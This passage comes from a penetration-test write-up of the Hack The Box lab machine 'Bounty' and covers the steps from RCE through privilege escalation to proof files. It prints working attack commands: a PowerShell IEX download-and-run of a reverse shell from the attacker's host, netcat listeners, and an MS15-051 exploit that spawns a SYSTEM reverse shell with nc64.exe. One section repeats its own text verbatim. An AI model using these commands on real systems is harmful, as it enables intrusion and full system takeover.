


Figure 3.12: 260-rce_confirmation.png

By accessing the file we can confirm that we have Remote code execution on the machine. We have this to get the reverse shell from the machine by downloading the nishang file.

We can use the below command to download from the file from attack machine. instead of whoami i am going to edit this command so that target machine could download the reverse shell.

```
cmd /c powershell -c IEX (New-Object  
↪ Net.WebClient).DownloadString('http://10.10.14.9:8000/rev.ps1')
```




Figure 3.13: 265-iex_execution.png




Figure 3.14: 270-iex_sending.png

After changing the command i executed the script and by accessing it from the website i am able to get the reverse shell without any issues.




Figure 3.15: 275-web.config_execution.png

```
→ I7Z3R0
→ I7Z3R0 python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.93 - - [04/Aug/2021 11:34:39] "GET /rev.ps1 HTTP/1.1" 200 -

→ I7Z3R0 nc -nlpv 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.93 49158
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv> 
```

Figure 3.16: 280-shell_rev.png

3.2.1.4 Privilege Escalation

By checking the systeminfo we can see that the server is Microsoft Windows Server 2008 R2 Datacenter without any patches installed on the server.

Host Name:	BOUNTY
OS Name:	Microsoft Windows Server 2008 R2 Datacenter
OS Version:	6.1.7600 N/A Build 7600
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Server
OS Build Type:	Multiprocessor Free
Registered Owner:	Windows User
Registered Organization:	
Product ID:	55041-402-3606965-84760
Original Install Date:	5/30/2018, 12:22:24 AM
System Boot Time:	8/4/2021, 9:47:20 PM
System Manufacturer:	VMware, Inc.
System Model:	VMware Virtual Platform
System Type:	x64-based PC
Processor(s):	1 Processor(s) Installed. [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:	Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:	C:\Windows
System Directory:	C:\Windows\system32
Boot Device:	\Device\HarddiskVolume1
System Locale:	en-us;English (United States)
Input Locale:	en-us;English (United States)

```
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,582 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,589 MB
Virtual Memory: In Use: 506 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
                  [01]: Intel(R) PRO/1000 MT Network Connection
                        Connection Name: Local Area Connection
                        DHCP Enabled: No
                        IP address(es)
                        [01]: 10.10.10.93
```

By running the sherlock we can see that the server is vulnerable to MS15-051

```
Title       : ClientCopyImage Win32k
MSBulletin  : MS15-051
CVEID       : 2015-1701, 2015-2433
Link        : https://www.exploit-db.com/exploits/37367/
VulnStatus  : Appears Vulnerable
```

Figure 3.17: 285-sherlock_result.png

Lets download the zip file from the github and unzip to get the .exe file on the machine. Once we extracted the machine we can go ahead and download the exploit on the target machine along with nc64.exe download to get the reverse shell of system authority.

```
→ I7Z3R0
→ I7Z3R0 sudo python3 /opt/impacket/examples/smbserver.py temp /bounty/ms15-051/ms15-051/x64/
[sudo] password for i7z3r0:
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Figure 3.18: 290-smbserver.png

Once we run the exploit we can see that we got the reverse shell of root authority.

```
PS C:\users\merlin\Documents> dir
PS C:\users\merlin\Documents> dir
PS C:\users\merlin\Documents> \\10.10.14.9\temp\ms15-051.exe "\\10.10.14.9\temp\nc64.exe -e cmd.exe 10.10.14.9 9002"
```

Figure 3.19: 295-exploit_run.png

```
→ I7Z3R0 nc -nlvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.10.93 49161
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\users\merlin\Documents>whoami
whoami
nt authority\system

C:\users\merlin\Documents>
```

Figure 3.20: 300-root_shell.png


3.2.1.5 Proof File

User

```
C:\>type users\merlin\desktop\user.txt
type users\merlin\desktop\user.txt
e29 [REDACTED] 2f
C:\>
```

Figure 3.21: 310-user.txt.png

Root



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
c8[REDACTED]ea
C:\Users\Administrator\Desktop>
```

Figure 3.22: 305-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.